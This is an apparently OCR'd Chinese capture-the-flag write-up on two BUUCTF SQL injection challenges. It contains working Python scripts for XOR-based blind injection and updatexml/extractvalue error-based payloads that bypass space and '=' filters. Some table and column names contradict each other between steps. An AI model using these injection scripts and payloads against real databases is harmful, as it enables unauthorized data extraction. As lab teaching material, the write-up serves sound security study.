


提醒的很明确了，这道题考察SQL盲注，异或注入

点击这五个数字，点到数字5时，提示看第六个，此时地址栏id=5



把id值改为6，告诉我们对了，但是不是这张表



使用异或进行sql注入，输入`1^1`回显'ERROR'

0a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?id=1^1

输入`1^0`回显'NO! Not this! Click others~~~'

92e62ed6e93d.node3.buuoj.cn/search.php?id=1^0

判断出为数字型注入，fuzz一下，发现过滤了空格，union等关键字

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			975	
2	and	200			890	
3	aNd	200			890	
9	union	200			890	
10	unIon	200			890	
11	union select	200			890	
12	union/**/select	200			890	
13	/**/	200			890	
20	&&	200			890	
21	uniOn/**/select	200			890	
1		200			873	

4	or	200			873
5	oR	200			873
6	oorr	200			873
7	select	200			873
8	sElect	200			873
14		200			873

Python脚本来源

1.猜解当前数据库名

```
import requests
import time

host = "http://0411dac9-a30a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?"
def database_name():  #获取数据库名
    global host
    name=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            url = host + "id=1^(ascii(substr((select(database())),%d,1))<%d)^1" % (i,mid)
            res = requests.get(url)
            if "others~~~" in res.text:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        name += chr(mid-1)
        print("database_name: "+name)
database_name()
```


数据库名为geek

```
┌──(kali㉿kali)-[~/桌面]
└─$ python3 1.py
database_name: g
database_name: ge
database_name: gee
database_name: geek
```

2.猜解数据库中表名

```python
import requests
import time

host = "http://0411dac9-a30a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?"
def table_name(): #获取表名
    global host
    name=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            url = host + "id=1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)whe
re(table_schema='geek')),%d,1))<%d)^1" % (i,mid)
            res = requests.get(url)
            if "others~~~" in res.text:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        name += chr(mid-1)
        print("table_name: "+name)
table_name()
```

两个表， `FinaT1y` 和 `Flaaaaag` ,flag应该在 `Flaaaaag` 表里面



3.猜解表中的字段名


```python
import requests
import time

host = "http://0411dac9-a30a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?"

def column_name(): #获取列名
    global host
    name=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            url = host + "id=1^(ascii(substr((select(group_concat(column_name))from(information_schema.columns)w
here(table_name='Flaaaaag')),%d,1))<%d)^1" % (i,mid)
            res = requests.get(url)
            if "others~~~" in res.text:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        name += chr(mid-1)
        print("column_name: "+name)
column_name()
```

查出来两个字段，`id`和`fl4gawsl`


4.猜解数据

```python
import requests
import time

host = "http://0411dac9-a30a-4fdb-bda2-92e62ed6e93d.node3.buuoj.cn/search.php?"

def getData():#
    global host
    name=''
    for i in range(1,1000):
        low = 32
        high = 128
        mid = (low+high)//2
        while low < high:
            url = host + "id=1^(ascii(substr((select(group_concat(password))from(F1naI1y)),%d,1))<%d)^1" % (i,mi
d)
            res = requests.get(url)
            if "others~~~" in res.text:
                high = mid
            else:
                low = mid+1
            mid=(low+high)//2
        if mid <= 32 or mid >= 127:
            break
        name += chr(mid-1)
        print("getData: "+name)

getData()
```


得到flag



[极客大挑战 2019]HardSQL



尝试万能密码登陆，还是跳转到check.php,结果提示。。。



过滤了`= 、空格、 union`等关键字，可以利用报错注入，使用extractvalue和updatexml函数进行报错注入

方法一：updatexml报错注入

```
1.查库
Payload：?username=admin&password=1'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23
结果:~geek~
2.查表
Payload:?username=admin&password=1'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_
schema.tables)where(table_schema)like(database())),0x7e),1))%23
结果:~H4rDsq1~
3.查字段
Payload:?username=admin&password=1'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information
_schema.columns)where(table_name)like('H4rDsq1')),0x7e),1))%23
结果:~id,username,password~
4.查数据
Payload:?username=admin&password=123456'or(updatexml(1,concat(0x7e,(select(group_concat(username,'~',password))f
rom(H4rDsq1)),0x7e),1))%23
结果:~flag~flag{83446376-78aa-421a-86
用right()语句在查询后面部分
Payload:?username=admin&password=1'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4
rDsq1)),0x7e),1))%23
结果:~a-421a-868c-5547b4941c61}~
```

方法二：extractvalue报错注入

```
1.查库
Payload:?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(database()))))%23
结果:~geek~
2.查表
Payload:?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information
_schema.tables)where((table_schema)like('geek')))))%23
结果:~H4rDsq1
3.查字段
Payload:?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(informatio
n_schema.columns)where((table_name)like('H4rDsq1')))))%23
结果：~id,username,password
4.查数据
Payload：?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(password)from(H4rDsq1))))%23
结果:~flag{83446376-78aa-421a-868c-55
剩下的部分
Payload:?username=admin&password=1'^extractvalue(1,concat(0x7e,(select(group_concat((right(password,25))))from(H
4rDsq1))))%23
结果:~a-421a-868c-5547b4941c61}~
```

拼接flag时，注意下一半flag开始的位置，最后的flag为`flag{83446376-78aa-421a-868c-5547b4941c61}`

总结：

> 1.等号被过滤，使用like代替
> 2.空格被过滤，利用括号绕过